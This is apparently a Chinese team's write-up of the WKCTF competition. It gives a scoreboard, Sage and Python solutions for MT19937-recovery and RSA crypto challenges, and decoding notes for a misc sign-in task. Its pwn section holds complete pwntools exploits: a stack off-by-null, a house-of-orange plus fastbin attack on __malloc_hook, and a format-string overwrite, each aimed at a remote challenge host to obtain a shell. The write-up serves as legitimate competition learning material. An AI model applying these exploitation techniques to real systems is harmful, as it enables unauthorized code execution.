
WKCTF wp

比赛队伍

RE:从爆零开始的ctf坐牢生活

比赛名次



1	1	我想把回忆拼好给	13	4316
2	2	viol1t	13	4298
3	3	泥巴不睡觉	12	4039
4	4	Opsu3	9	3407
5	5	STC-NCHU	9	3155
6	6	RE:从爆零开始的ct	9	3009
7	7	babysyc	10	2974
8	8	Evi1s7	9	2908
9	9	Dusk	10	2850
10	10	卷土重来未可知	8	2339

比赛题目

Crypro

easy_random

> MT19937还原随机数，建矩阵跑就完事，最后回复一下seed就有key了

```
#!/bin/sage
import Crypto.Cipher.AES as AES
from Crypto.Util.number import *
from tqdm import tqdm
from random import Random
from tqdm import tqdm
prng = Random()
numlength = 2496
length = numlength * 8
olength = 19968
def myState():
    state = [int(0)]*624 + [int(624)]
    i = 0
    while i < olength:
        ind = i >> 5
        expont = i & 0x1f
        state[ind] = int(1<<(31-expont))
        s = (int(3),tuple(state),None)
        yield s
        state[ind] = int(0)
        i += 1

def getRow():
    rng = Random()
    gs = myState()
    for i in range(olength):
        s = next(gs)
        rng.setstate(s)
#          print(s[1][0])
        vec = []
        for _ in range(4): rng.getrandbits(32)
        for _ in range(numlength):
            tmp = rng.getrandbits(8)
            for k in range(7, -1, -1):
                vec.append((tmp >> k) & 1)
        row = vector(GF(2),vec)
        yield row

def buildBox():
    b = matrix(GF(2),olength,length)
    rg = getRow()
    for i in tqdm(range(olength)):
        b[i] = next(rg)
    return b

def backfirst(state):
    high = 0x80000000
    low = 0x7fffffff
    mask = 0x9908b0df
    tmp = state[623] ^^ state[396]
    if tmp & high == high:
        tmp ^^= mask
        tmp <<= 1
        tmp |= 1
    else:
        tmp <<= 1
    return (1 << 32 - 1) | tmp & low, tmp & low

def test():
    # 这里都是用的MSB,如果采用不同的二进制位(如LSB)最后的矩阵T 也会不同
    with open("random.txt", "r") as file:
        ipt = file.readlines()
    vec = []
    for i in ipt:
        tmp = int(i)
        for j in range(7, -1, -1):
            vec.append((tmp >> j) & 1)

    leak = vector(GF(2),vec)

    b = buildBox()
    x = b.solve_left(leak)
    x = ''.join([str(i) for i in x])
    state = []
    for i in range(624):
        tmp = int(x[i*32:(i+1)*32],2)
        state.append(tmp)
    #prng.setstate(originState)
    #prng.getrandbits(1)
    #originState = [x for x in prng.getstate()[1][:-1]]
    #print(originState[1:] == state[1:])
#     print(state)
    return state, b

state, b = test()
seed1, seed2 = backfirst(state)

state1 = [seed1] + state[1:]
state2 = [seed2] + state[1:]
```

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prng = Random()
prng.setstate(tuple([3, tuple(state1), None]))
key = prng.getrandbits(128).to_bytes(16, 'little')

enc =
b'a\x93\xdc\xc3\x90\x0cK\xfa\xfb\x1c\x05$y\x16:\xfc\xf3+\xf8+%\xfe\xf9\x86\xa3\x1
7i+ab\xca\xb6\xcd\r\xa5\x94\xeavM\xdeo\xa7\xdf\xa9D\n\x02\xa3'

print(AES.new(key, AES.MODE_ECB).decrypt(enc))
```

另附矩阵文件：

https://kdocs.cn/l/cvWtBfGCvu9e

参考链接：https://www.anquanke.com/post/id/205861

fl@g

简单的容斥原理，设A B C D分别为包含flag FLAG f14G 7!@9（🚩不可能出现，可以忽略）的所有排列集合，则根据容斥原理有：

|A∪B∪C∪D|=|A|+|B|+|C|+|D|-|A∩B|-|A∩C|-|A∩D|-|B∩C|-|B∩D|-|C∩D|+|A∩B∩C|+|A∩B∩D|+|A∩C∩D|+|B∩C∩D|-|A∩B∩C∩D|

其中A∩C=B∩C=Ø，剩余的就是把某几组四位看成一个整体作全排列。

|X|=(L-3i)!，其中L是字串总长，i是X中取交集的集合个数（1≤i≤4）

```
    from Crypto.Util.number import *
import string
from sympy import *
from itertools import *
from math import factorial
table = string.ascii_letters + string.digits + "@?!*"

length = len(table)
a1 = factorial(length - 4 + 1)
a2 = factorial(length - 8 + 2)
a3 = factorial(length - 12 + 3)
a4 = factorial(length - 16 + 4)
num = 4 * a1 - (6 - 2) * a2 + (4 - 3) * a3 -  (1 - 1) * a4
p = nextprime(num)
e = 65537
n =
1017937472374737375735433180348649185970164433000666214518513084783957164770391826
64781128377550045880851657509977498936469338733987342361536377249851373045394530
62753420396973717
c =
1388132475577742501308652898326761622837921103707698682051295277382930035244575886
21123408153494687019508179711699902033551505881072161229077212788924549772368013
3813796299680596
q = n // p
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
print(long_to_bytes(pow(c, d, n)))
```

Pwn

baby_stack

栈溢出存在off by null，可以让rsp跳到比较低的位置。提前在栈的低位置布置好one gadget以getshell

```
#!/bin/python3

from pwn import *

def init(mode:list, ip:str, gdbs:str):
    if mode[0] == "debug":
        context.log_level = 'debug'
        context.timeout = 300
```

```python
    else:
        context.log_level = 'info'
        context.timeout = 3

    context.os = 'linux'

    if mode[1] == 64:
        context.arch = 'amd64'
    else:
        context.arch = 'i386'

    elf = libc = None

    try:
        elf = ELF("/home/kali/pwn")
        libc = elf.libc
    finally:
        pass

    try:
        #libc = ELF("/home/kali/libc.so")
        pass
    finally:
        pass

    if mode[0] == "attack":
        if ip:
            if ":" in ip:
                ip = ip.split(":")
            else: ip = ip.split(" ")
            c = remote(ip[0], int(ip[1]))
        else:
            c = process(["/home/kali/pwn"])
    else:
        c = gdb.debug(["./pwn"], gdbscript=gdbs)

    return c, elf, libc

ip = "110.40.35.73 33644"

mode = ["debug", 64]
mode = ["attack", 64]

gdbs = '''
    b * $rebase(0x12d5)
    set follow-fork-mode parent
    c
'''
c, elf, libc = init(mode, ip, gdbs)

c.sendline(b'')
c.sendlineafter(b'number: ', str(0x6).encode())
c.recvuntil(b'is: ')
libc.address = int(c.recv(12).decode(), 16) - 0x3ec7e3
success(f"libcbase = {hex(libc.address)}")
c.sendlineafter(b'? ', b'256')
```

```
c.send(p64(libc.address + 0x4f2a5) * 32)

c.interactive()
```

easy_heap

没有free可以通过溢出修改topchunk的大小，并申请比topchunk大的块使其被置入unsorted bin当中，再申请并切割这个chunk，可以泄露libc（house of orange）。如果对修改后的topchunk的大小控制得当，可以将其在被释放时置入fastbin中，此时可以利用fastbin attack在__malloc_hook写one gadget来getshell

exp:

```python
#!/bin/python3

from pwn import *

def init(mode:list, ip:str, gdbs:str):
    if mode[0] == "debug":
        context.log_level = 'debug'
        context.timeout = 300
    else:
        context.log_level = 'info'
        context.timeout = 3

    context.os = 'linux'

    if mode[1] == 64:
        context.arch = 'amd64'
    else:
        context.arch = 'i386'

    elf = libc = None


    try:
        elf = ELF("/home/kali/pwn")
        libc = elf.libc
    finally:
        pass

    try:
        #libc = ELF("/home/kali/libc.so")
        pass
    finally:
        pass

    if mode[0] == "attack":
        if ip:
            if ":" in ip:
                ip = ip.split(":")
            else: ip = ip.split(" ")
            c = remote(ip[0], int(ip[1]))
        else:
            c = process(["/home/kali/pwn"])
    else:
        c = gdb.debug(["./pwn"], gdbscript=gdbs)

    return c, elf, libc

ip = "110.40.35.73 33746"

mode = ["debug", 64]
mode = ["attack", 64]

gdbs = '''
    b * 0x401534 if *(int*)($rbp - 0xc) == 0
    set follow-fork-mode parent
    c
    libc
'''
c, elf, libc = init(mode, ip, gdbs)
def cmd(cmdid):
    c.sendlineafter(b'>\n', str(cmdid).encode())

def add(size, data):
    cmd(1)
    c.sendlineafter(b'Size :', str(size).encode())
    if type(data) == str: data = data.encode()
    c.sendlineafter(b'Content :', data)



def show(idx):
    cmd(3)
    c.sendlineafter(b'Index :', str(idx).encode())


def edit(idx, size, data, line = True):
    cmd(2)
    c.sendlineafter(b'Index :', str(idx).encode())
    c.sendlineafter(b'Size :', str(size).encode())
    if type(data) == str: data = data.encode()
    if line: c.sendlineafter(b'Content :\n', data)
    else: c.sendafter(b'Content :\n', data)
context.log_level = 'debug'
add(0x3f0, b'a')#0
add(0x3f0, b'a')#1
add(0x3f0, b'a')#2
add(0x078, b'a')#3

edit(3, 0x78 + 8, flat(cyclic(0x78), 0x381), False)

add(0x3f0, b'a')#4
add(0x208, b'')#5

show(5)
libc.address = u64(c.recvuntil(b'\0\0')[-8:]) - 0x3c4e0a
success(f"libcbase = {hex(libc.address)}")
pause()
add(0x2f0, b'a')#6
add(0x2f0, b'a')#7
add(0x1f0, b'a')#8
add(0x360, b'a')#9
pause()
edit(9, 0x360 + 0x10 + 8, flat(cyclic(0x368), 0x091))
pause()
add(0x460, b'a')#10
edit(9, 0x360 + 0x18, flat(cyclic(0x368), 0x71, libc.sym['__malloc_hook']-0x23),
False)
show(0)
add(0x68, b'a')#11
ogg = libc.address + 0xf1247

add(0x68, b'a'*0x13 + p64(ogg))#12

cmd(1)
c.sendline(b'10')

c.interactive()
```

something_changed

没感觉到改变了什么，仍然是栈地址固定的格式化字符串，注意远程和本地的栈基址不一样而且返回地址偏移不同就行了，尝试两次就返回到backdoor了


exp:

```
#!/bin/python3

from pwn import *


gdbs = '''
    b * 0x400854
    set follow-fork-mode parent
    c
'''

context.arch = 'aarch64'
context.log_level = 'debug'
#c = gdb.debug("./pwn", gdbs)

c = remote("120.79.91.95", 3332)
backdoor = 0x400770
c.sendline(f'%{backdoor}c%17$lln'.encode().ljust(0x18, b'\0') +
p64(0x5500800c18)) #这里最后的地址要尝试几次

#c.send(f'%8$p'.encode().ljust(39, b'\0')) #查看远程栈基址

c.interactive()
```

Misc

signin

给提示，解编码，然后发现是图片转base64，解出来，扫码，文本信息，结束



Enter text to be encrypted / decrypted here:
在此处输入要加密/解密的文本：

```
6lw1rp2q96gl2tr3kb5fq5nd1rr2k51fy6gj64o32k3dc47m5ci1935l86ma2k93nt4wx2i232d2vk2i066h2h95ap4232mb6hz3n62gy2xv6bw5x51v468m1hu1da2pu3d56l01w96416b916i6gx68j6bd1q15sx4zw42d1v64291wz37u3ol15317849d2sa2hz6eh2
rq5cx5eb2gz3dz3o75kz2yf5a96ma2k73vc6ko1qv6hg3at5dz2tn5w61qu1ov5ql39r6q130u5jc3ro6cw4vk5aa58z2gj2r55cx5eb2gz3dz3o75kz2yf5a96ma2k73nt3ab2kq55d16a1ao4xg2oh1hw6cl5p16px57o31s6k66cn4xy1903w43026jx53o58n31y6p
x1iq5z56mo63s2mp66h2s65cx5eb2gz3dz3o75kz2yf5a96ma2k73nt3ab2kq63t54h5wj1h43os3d25kh3dg5x34ae3dw5br1e52oh1ak2mc45n5gn1b93lu6p93cz6fk5sx2i232d2vk2i066h2h95ap4232mb6hz3n62gy2xgvo
49z5jr5ru5oo2he5kz2m05ap43p2mf6gx33t2jm4up3362m92p52rq4bl5bn32d3gn2he5kz2m05ap43p2mf6gx33t2jm4up3362m92p52rq4bl5bn32n3gm61z34f4d36f73ue2rl2gx2gx3th41b3qj1kz495325
```


Encrypt Decrypt

This text took approx. 0.5 milliseconds to process.

处理此文本大约需要 0.5 毫秒。

Output Area: 输出区域：

```
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
```



输入内容

```
d6dNfgI2zYcfnCTp8TFpAhsIAMgQVkCCwgQ2ABGQILyBBYQMbtHtZdGyobqzsvg5Wxqad+sHFvdUdmcAngC+dhbehbrf5tPLilDTsr73LCAjIEFpAhsIAMgQVkCCwgQ2ABGQILyBBYQMbt4ujBjZKrL3FwbtygU3s3X/iWDlYlH5iqyx4
cc7jh0k5YQIbAAjIEFpAhsIAMgQVkCCwgQ2ABGT9Ti1GnJpydqhE9c+opNmwz/QIHN+N+8Vv9c7St5oQFZAgsIENgARkCC8gQWECGwAIyBBaQcXse1sHtpFemqmRTn//AwcbQXd9RAZt6SxseYXXV68MjX11idRnzAycsIENgAR
kCC8gQWECGwAIyBBaQIbCAjLG9hHcrFQ/aJVMtj9AMowdv+4X7Aa8cnKG2egng4C2tvvSDv7iDnLCADIEFZAgsIENgARkCC8gQWECGwAIyxuZhTbU/HlQ/XtjPWl3z+WDqqb/b6qlhV144W22wfrihyeiEBWQILCBDYAEZAgvIEF
hAhsACMgQWkHFsHtbdz29ZvfZusJ9114ZLb/gtrR7FdbDTNzVX64MNT33FCQvIEFhAhsACMgQWkCGwgAyBBWQILCBDYAEZP6vHfR2cD7e6vfnBC2u0X/BFD95SqJ98cOfr6iLog9+MExaQIbCADIEFZAgsIENgARkCC8gQWE
DG2CLVKwdnfa1esPrhow4+9ZWD3Zm7DpakDpaepgwO/Du1bvYDJywgQ2ABGQILyBBYQIbAAjIEFpAhsICMY4tUNwyZemHnZerzP1i9CvSBF5aYTr2NwRFdL/xCN9ySExaQIbCADIEFZAgsIENgARkCC8gQWEDG2Dysg12b1R
v0HixumzLYPJr6qIOrEu968MUdnPQ0JdTPesAJC8gQWECGwAIyBBaQIbCADIEFZAgsION2D+vKwQLLVKVrsAK2enzSwT2GD25p9W9jQ6dvdf3w8386ZarSZR4W8BsJLCBDYAEZAgvIEFhAhsACMgQWkDHWwzpodSlpcJfcF6
xKfOALViV+wTCpDTsuBy99xQkLyBBYQIbAAjIEFpAhsIAMgQVkCCwgQ2ABGT9Tna6DlciDpp56sEI5VfbbUJW8a/CWXvjFvdDBSvYVJywgQ2ABGQILyBBYQIbAAjIEFpAhsICM2z2s1TWfD1Z3Xg7WfAbfXqhYd+Xgb+nuJQ7OF
DzoYJvMCQvIEFhAhsACMgQWkCGwgAyBBWQILCDj9iLVg2sdpz5qaq/ng0tP3dJBG5pHoUbSwS8uVLgbfEtOWECGwAIyBBaQIbCADIEFZAgsIENgARm3e1ihjsxVy2PDEsC7Dq63m3qEwbbahobR1MCyF1bJBn8zD5qJqzlhAR
kCC8gQWECGwAIyBBaQIbCADIEFZNzuYV05OLnpbitk9b9vmeravPAHcLCt9t2XPlgbdMICMgQWkCGwgAyBBWQILCBDYAEZAgvIGOthXRksMZ1q+jy47uDqw5F/P+iFl97wBU3Nw3rhILMPXrh20wkLyBBYQIbAAjIEFpAhsIAMg
QVkCCwgQ2ABGcuLoy90t6422NDbMIxt9YrQu5/zwAt3u979nAcLVu92Vq9sKJQe/G04YQEZAgvIEFhAhsACMgQWkCGwgAyBBWT8xh7WwTLUhgF+oV7V6omML/ziHnjhRtupapgBfsA3E1hAhsACMgQWkCGwgAyBBWQILCBj
eQ/r1PbTD144ueluzefDI0xVugbf0tTTHRxMdtfgI6ze4RpayPrHCQsIEVhAhsACMgQWkCGwgAyBBWQILCBjrIe1oc3xQlMFk1MTowYvMdgw2mD11LCDX+ig1ePbzMMCvpnAAjIEFpAhsIAMgQVkCCwgQ2ABGT+tYgjwmzlhARkC
C8gQWECGwAIyBBaQIbCADIEFZAgsIENgARkCC8gQWECGwAIyBBaQIbCADIEFZAgsIONfqgJ/ZwvcSvEAAAAASUVORK5CYII=
```

图片类型 bmp 如果输入内容中不包含mediatype,则需要选择图片类型

转换 下载 清空

类型：png，文件大小：2.79 KiB

Web

